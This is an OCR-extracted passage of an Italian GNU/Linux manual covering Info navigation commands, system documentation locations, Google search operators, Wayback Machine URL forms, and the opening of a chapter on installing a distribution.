L'utilità di avere due comandi diversi sta nel fatto che questi nomi possono essere indicati in forma abbreviata (per troncamento), indicando solo quello che serve per distinguerli dagli altri. Distinguendo

i riferimenti raggruppati in menù, rispetto a quelli che appaiono nel testo, si riducono le possibilità di equivoci.

Tabella 5.14. Elenco dei comandi per la selezione dei riferimenti.

Comando	Descrizione
[*m*]***nodo***[*Invio*]	Richiama un nodo tra quelli indicati nel menù.
[*f*]***nodo***[*Invio*]	Richiama un nodo tra quelli indicati nei riferimenti incrociati.
[*g*]***nodo***[*Invio*]	Richiama un nodo qualunque (*go*).
[*Tab*]	Sposta il cursore sul prossimo riferimento disponibile.
[*Invio*]	Seleziona il nodo corrispondente al riferimento su cui si trova il cursore.

Per facilitare la selezione dei riferimenti che appaiono nel testo di un nodo (menù inclusi), si può utilizzare il tasto [*Tab*] per posizionare il cursore all'inizio della prossima voce e il tasto [*Invio*] per selezionare il nodo a cui fa riferimento la voce su cui si trova il cursore.

Se si conosce esattamente il nome di un nodo che si vuole raggiungere, si può utilizzare il comando [*g*] seguito dal nome del nodo stesso.

Quando si naviga all'interno della documentazione Info è sempre bene tenere a mente il comando [*l*] che permette di ritornare al nodo attraversato precedentemente.

Tabella 5.15. Altri comandi utili.

Comando	Descrizione
[*s*]***stringa***[*Invio*]	Cercare all'interno del file Info la stringa indicata (*search*).

Comando	Descrizione
[*Alt x*]print–node[*Invio*]	Invia alla stampa il nodo visualizzato sullo schermo (la parola chiave '**`print-node`**' va scritta così come si vede).

5.4 Documentazione allegata ai pacchetti applicativi

I pacchetti di programmi più importanti sono accompagnati da documentazione disponibile in vari formati (testo, LaTeX, TeX, SGML, HTML, PostScript, PDF, ecc.). Questa si trova collocata normalmente in sottodirectory discendenti da '`/usr/share/doc/`'.

5.5 HOWTO

I documenti HOWTO non accompagnano i pacchetti di programmi come loro parte integrante, essendo delle guide aggiuntive con scopi che vanno oltre la semplice documentazione del funzionamento di un solo pacchetto particolare. La maggior parte delle distribuzioni GNU include anche i file di documentazione HOWTO. Solitamente, questi vengono installati al di sotto della directory '`/usr/share/doc/HOWTO/`'.

5.6 FAQ

Un'altra fonte di documentazione sui sistemi GNU (e non solo) sono le cosiddette FAQ o *Frequently asked questions*. Si tratta di informazioni disordinate in forma di botta e risposta. Solitamente si trovano al di sotto della directory '`/usr/share/doc/FAQ/`'.[3]

5.7 LDP

«

A fianco della documentazione standard fornita più o meno con tutte le distribuzioni GNU/Linux, ci sono dei libri veri e propri disponibili liberamente. Questi sono raccolti all'interno del progetto LDP, o *Linux documentation project*.

Questi documenti, normalmente disponibili sia in PostScript/PDF, sia in HTML, sono raggiungibili a partire da *http://www.ibiblio.org/pub/Linux/docs/LDP/* e dai siti speculari relativi.

5.8 Altra documentazione

«

Oltre alla documentazione citata nelle sezioni precedenti, esistono altri documenti che possono essere ritrovati a partire da *http://www.ibiblio.org/pub/Linux/docs/* e dai siti speculari relativi.

Meritano particolare attenzione i riferimenti seguenti:

- *Gary's Encyclopedia*
  http://eupedia.org
- *Connected: An Internet Encyclopedia*
  http://www.freesoft.org/CIE/index.htm
- *Internet FAQ Archives*
  http://www.faqs.org/faqs/

5.9 Ricerche tra i documenti in linea

L'utilizzo comune dei servizi offerti da Google è costituito dalle ricerche di documenti pubblicati nella rete (di qualunque formato). La figura 5.16 mostra una parte della pagina introduttiva del servizio contenente il necessario per indicare un'espressione di ricerca.

Figura 5.16. Maschera per l'inserimento di un'espressione di ricerca attraverso il servizio offerto da Google.



Supponendo di voler cercare documenti che contengono simultaneamente riferimenti a GNU/Linux e GNU/Hurd, si potrebbe indicare l'espressione '**`GNU/Linux GNU/HURD`**', senza bisogno di operatori (simboli) particolari. La figura 5.17 mostra il risultato della ricerca.

Figura 5.17. Risultato di una ricerca.




Per ridurre la ricerca all'ambito di un certo sito, si può usare un'espressione apposita. Per esempio, se si è interessati esclusivamente a quanto pubblicato a partire da *linux.it*, sottodomini inclusi, basta aggiungere '**`site:linux.it`**'; pertanto la stringa completa di ricerca diventa '**`site:linux.it GNU/Linux GNU/HURD`**'.

Figura 5.18. Risultato di una ricerca con il vincolo del sito.



Naturalmente il vincolo del sito può essere più stretto, per esempio aggiungendo una parte del percorso in cui devono trovarsi i documenti cercati.

Figura 5.19. Risultato di una ricerca con il vincolo del sito e di una porzione del percorso.



La tabella successiva mostra anche altre possibilità per la definizione di una ricerca efficace.


Tabella 5.20. Modelli di ricerca tipici di Google.

Modello	Descrizione
parola [***parola***] ...	Cerca un documento contenente tutte le parole indicate.
–*parola*	Il segno meno (‘**–**’) davanti a una parola (preceduta da almeno uno spazio) serve a escludere quella parola dal contenuto del documento cercato.
"*frase*"	Un testo delimitato tra apici doppi permette di ricercare la corrispondenza con la stessa sequenza di parole contenute.
`site:`***nome_a_dominio***	Il prefisso ‘**`site:`**’ serve a limitare la ricerca tra i documenti di un certo nome a dominio.

Modello	Descrizione
`url:`***stringa***	Il prefisso '**`url:`**' serve a limitare la ricerca tra i documenti ottenibili da un indirizzo che contiene la stringa indicata (anche se si tratta del percorso che segue il nome a dominio).
`cache:`***indirizzo***	Richiede di visualizzare l'indirizzo indicato, come memorizzato da Google.

Per creare i propri indici, il sistema di Google deve prelevare una copia dei dati, che così viene archiviata. Se un documento sparisce improvvisamente, magari perché l'elaboratore che lo ospita è temporaneamente fuori servizio, o comunque irraggiungibile, è possibile recuperarlo dalla memoria di Google. Per esempio, per fare riferimento alla pagina indice di *http://www.gnu.org* , basta indicare la stringa di ricerca '**`cache:www.gnu.org`**'.

Figura 5.21. Copia di Google della pagina che si ottiene dall'indirizzo *http://www.gnu.org* .



Le stringhe di ricerca che non sono troppo complesse, possono essere tradotte facilmente in un indirizzo URI, trasformando alcuni caratteri con la forma '**%*hh***' (dove ***hh*** rappresenta un numero esadecimale corrispondente al carattere da indicare) e usando il segno '**+**' per concatenare le parole della ricerca:

```
http://www.google.com/search?q=espressione_di_ricerca
```

Lo specchietto successivo mostra alcuni esempi:

Modello di ricerca	Indirizzo URI equivalente
`GNU/Linux GNU/HURD`	*http://www.google.com/search?q=GNU%2FLinux+GNU%2FHURD*
`site:linux.it GNU/Linux GNU/HURD`	*http://www.google.com/search?q=site:linux.it+GNU%2FLinux+GNU%2FHURD*
`site:linux.it/docs GNU/Linux GNU/HURD`	*http://www.google.com/search?q=site:linux.it/docs+GNU%2FLinux+GNU%2FHURD*
`cache:www.gnu.org`	*http://webcache.googleusercontent.com/search?q=cache:www.gnu.org*
`cache:www.gnu.org/philosophy`	*http://webcache.googleusercontent.com/search?q=cache:www.gnu.org/philosophy*

5.10 Ricerche nel passato

Internet Archive è il più grande sistema di archiviazione di dati esistente, nato con l'intento di raccogliere tutto ciò che Internet offre.

Presso Internet Archive è possibile trovare una raccolta di ogni tipo di opera digitale, ma soprattutto è possibile accedere a un archivio storico di Internet, a partire dalla fondazione di tale archivio.

L'archivio storico gestito da Internet Archive è noto come Wayback Machine e vi si accede solo specificando l'indirizzo URI del

sito o del documento originale, con l'aggiunta eventuale del periodo a cui si è interessati: *http://wayback.archive.org* .

Figura 5.23. Internet Archive con la maschera di inserimento per la ricerca.



Evidentemente è sufficiente indicare l'indirizzo URI per ottenere un elenco di copie in vari momenti nel tempo. Per esempio, si potrebbe cercare l'indirizzo *http://www.gnu.org/philosopy*;[4] la figura successiva mostra cosa si potrebbe ottenere.

Figura 5.24. Archivio storico dell'indirizzo *http://www.gnu.org/philosopy*.

Searched for http://www.gnu.org/philosopy **4** Results

* denotes when site was updated.

Search Results for Jan 01, 1996 - Nov 26, 2006										
1996	1997	1998	1999	2000	2001	2002	2003	2004	2005	2006
0 pages	0 pages	0 pages	0 pages	0 pages	0 pages	0 pages	0 pages	3 pages	1 pages	0 pages
								Jun 26, 2004 *	Dec 18, 2005 *	
								Oct 23, 2004		
								Dec 23, 2004		

Eventualmente, è possibile limitare la ricerca usando un indirizzo URI specifico, come si descrive dagli esempi successivi.

- *http://wayback.archive.org/web/http://www.gnu.org/philosophy*

  Cerca la copia più recente di quanto archiviato da *http://www.gnu.org/philosophy* .

- *http://wayback.archive.org/web/20011231/http://www.gnu.org/philosophy*

  Cerca le copie di quanto archiviato da *http://www.gnu.org/philosophy* intorno al giorno 31 dicembre 2001.

- *http://wayback.archive.org/web/200112/http://www.gnu.org/philosophy*

  Cerca le copie di quanto archiviato da *http://www.gnu.org/philosophy* intorno alla metà di dicembre 2001.

- *http://wayback.archive.org/web/2001/http://www.gnu.org/philosophy*

  Cerca le copie di quanto archiviato da *http://www.gnu.org/philosophy* intorno alla metà del 2001.

- *http://wayback.archive.org/web/200112*/http://www.gnu.org/philosophy*

  Cerca tutte le copie di quanto archiviato da *http://www.gnu.org/philosophy* nel mese di dicembre 2001.

- *http://wayback.archive.org/web/2001*/http://www.gnu.org/philosophy*

  Cerca tutte le copie di quanto archiviato da *http://www.gnu.org/philosophy* nell'anno 2001.

- *http://wayback.archive.org/web/*/http://www.gnu.org/philosophy*

  Cerca tutte le copie di quanto archiviato da *http://www.gnu.org/philosophy* in qualunque momento.

- *http://wayback.archive.org/web/*/http://www.gnu.org/philo**

  Cerca tutte le copie di quanto archiviato da *http://www.gnu.org/philo...* in qualunque momento.

L'archivio storico di Internet Archive, ovvero Wayback Machine, non è completo. In particolare non può essere consultato ciò che risulta escluso espressamente, sulla base del contenuto di file '`robots.txt`', i quali, però, vengono intesi in senso retroattivo. Si vedano a questo proposito le vicende giudiziarie citate nella pagina dedicata a questo servizio, su Wikipedia: *Internet Archive*, *http://en.wikipedia.org/wiki/Internet_Archive* .

5.11 Ricerche geografiche

«

Google offre altri strumenti di ricerca, in particolare uno per le ricerche geografiche: *http://maps.google.com* . Fornendo un indirizzo, possibilmente completo di codice di avviamento postale e di nazione, si ottiene la mappa della zona.

Figura 5.25. Ricerca di un indirizzo.




Figura 5.26. Ricerca di un itinerario.





Figura 5.27. Visione aerea.



5.12 Riferimenti

«

- Google, *http://www.google.com*
- Internet Archive, *http://archive.org*
- Wayback Machine, *http://wayback.archive.org*
- Wikipedia, *Google*, *http://en.wikipedia.org/wiki/Google*
- Wikipedia, *Internet Archive*, *http://en.wikipedia.org/wiki/Internet_Archive*

[1] L'espressione regolare è un'espressione di ricerca con una sintassi particolare. Per conoscere cosa sono le espressioni regolari, si veda la sezione 23.1.

[2] **Man-db** GNU GPL

[3] In italiano qualcuno usa la definizione «filza di assilli quotidiani».

[4] La parola «philosopy» è errata di proposito e si scopre che l'indirizzo è stato usato effettivamente per un certo tempo.

6.1 Scelta della distribuzione 290
6.2 Nomi dei dispositivi delle unità di memorizzazione 292
6.3 Preparazione 293
6.4 Partizioni e file system 294
6.5 Moduli 296
6.6 Aggiornamento di un'installazione precedente 296
6.7 Creazione delle partizioni e inizializzazione . . 297
6.8 Parametri di avvio 310
6.9 MBR 313
6.10 SYSLINUX 320
6.10.1 Installazione del sistema di avvio 320
6.10.2 Configurazione 322
6.10.3 File di aiuto 324
6.10.4 Componenti aggiuntivi 325
6.10.5 Avvio di un disco ottico 328
6.10.6 Conversione di un disco ottico avviabile in un'unità di memoria solida 329
6.10.7 Avvio dalla rete, senza dischi locali 332
6.11 Riferimenti 333

extlinux 320 329 fdisk 297 install-mbr 313 isolinux 328 mboot.c32 327 memdisk 325 menu.c32 326 mke2fs

«a2» 2013.11.11 --- Copyright © Daniele Giacomini -- appunti2@gmail.com http://informaticalibera.net

297 `mkfs.ext2` 297 `mkfs.ext3` 297 `mkfs.ext4` 297 `mkswap` 297 `pxelinux` 332 `swapon` 297 `syslinux` 320

Per chi vuole avere il controllo di quello che fa con il software, la prima installazione di un nuovo sistema operativo può essere complessa, trattandosi di ciò che non si conosce ancora con il necessario approfondimento. In questo capitolo si trattano tutte le questioni generali relative all'installazione di un sistema GNU/Linux che possono essere utili per un migliore approccio iniziale, benché le distribuzioni più comuni offrano strumenti sempre più semplici e automatici per tale scopo.

6.1 Scelta della distribuzione

«

Prima di poter installare un sistema GNU/Linux occorre procurarsi una distribuzione di questo sistema operativo. Le distribuzioni di sistemi GNU/Linux esistenti sono molte; ciò è sicuramente un sintomo positivo dell'importanza che questo sistema operativo ha. Tuttavia, per l'utente rimane il problema di scegliere.

Non si può consigliare in modo generalizzato una distribuzione particolare, perché nessuna può essere migliore delle altre in senso assoluto; ognuna interpreta a proprio modo le esigenze dell'utenza, ponendo l'accento su certe caratteristiche e trascurandone altre. Di sicuro, chi intende utilizzare GNU/Linux in modo sistematico o professionale farebbe bene a provarne alcune prima di decidere «definitivamente» quale offre per sé i vantaggi migliori.

In passato, la scelta di una distribuzione particolare era motivata dalla difficoltà con cui queste potevano essere ottenute; spesso si cominciava a utilizzare GNU/Linux con un CD-ROM allegato a un libro o a una rivista, dal momento che era un po' difficile lo scari-

co diretto da Internet. Oggi le riviste specializzate pubblicano con maggiore frequenza le distribuzioni GNU/Linux più comuni; inoltre lo scarico diretto dalla rete non è più problematico. Vale la pena di citare qualche distribuzione storica, indicando alcune delle loro caratteristiche.

Tabella 6.1. Distribuzioni storiche.

Nome	Descrizione
Slackware	La distribuzione GNU/Linux Slackware è stata la prima a essere relativamente «facile» da installare e in ciò ha il merito di avere contribuito alla diffusione di questo sistema operativo nei suoi primi anni di vita. La caratteristica principale di questa distribuzione è di essere «spartana» come un sistema Unix tradizionale, introducendo però una gestione dei pacchetti (formato tar+gz), anche se primordiale rispetto a quanto fatto successivamente da altre distribuzioni.

Nome	Descrizione
Debian	La distribuzione GNU/Linux Debian è realizzata attraverso il contributo di un gran numero di persone e tutto è organizzato per facilitare la loro coordinazione. Un aspetto molto importante della politica della distribuzione è l'attenzione alle licenze e ad altre restrizioni legali dei paesi occidentali, per cui i pacchetti, oltre che contenere sempre le informazioni sulla licenza, ricevono anche una classificazione di massima che consente di capire sommariamente il genere di libertà o di restrizioni che comporta l'installazione di questi. Questa distribuzione è adatta agli utenti che hanno una buona conoscenza dei sistemi Unix e ha una gestione ottima dei pacchetti applicativi, attraverso l'uso di un proprio formato, con estensione '`.deb`'. L'installazione iniziale può essere complessa per un principiante, ma ci sono molte varianti di questa distribuzione che organizzano un sistema di installazione alternativo più semplice, lasciando poi un sistema sostanzialmente compatibile con la distribuzione Debian standard.
Ubuntu	La distribuzione GNU/Linux Ubuntu è deriva da Debian con l'intento di essere molto facile da installare e da gestire, soprattutto per chi non ha e non intende acquisire competenze specifiche.

6.2 Nomi dei dispositivi delle unità di memorizzazione

«

GNU/Linux utilizza dei nomi bene ordinati per i file di dispositivo, ma questi possono confondere chi proviene dall'esperienza di altri

sistemi operativi. I nomi più comuni sono ‘`/dev/sda`’, ‘`/dev/sdb`’, ‘`/dev/sdc`’,... per rappresentare le unità di memorizzazione di massa nel loro complesso. Ma le unità di memorizzazione di massa, ad accesso diretto, sono suddivise normalmente in partizioni, dove per fare riferimento a queste si aggiunge un numero alla fine del nome. Per esempio, ‘`/dev/sda1`’ è la prima partizione della prima unità; ‘`/dev/sda2`’ è la seconda partizione della prima unità.

La distinzione tra i nomi usati per le partizioni primarie e le «partizioni logiche» contenute in quelle estese, può creare confusione ulteriore. In generale, conviene non utilizzare partizioni logiche, se non c’è una necessità reale. Volendo prendere come esempio la prima unità di memorizzazione, le prime quattro partizioni normali (primarie ed estese) hanno nomi che vanno da ‘`/dev/sda1`’ a ‘`/dev/sda4`’, mentre le partizioni logiche utilizzano nomi da ‘`/dev/sda5`’ in poi.

6.3 Preparazione

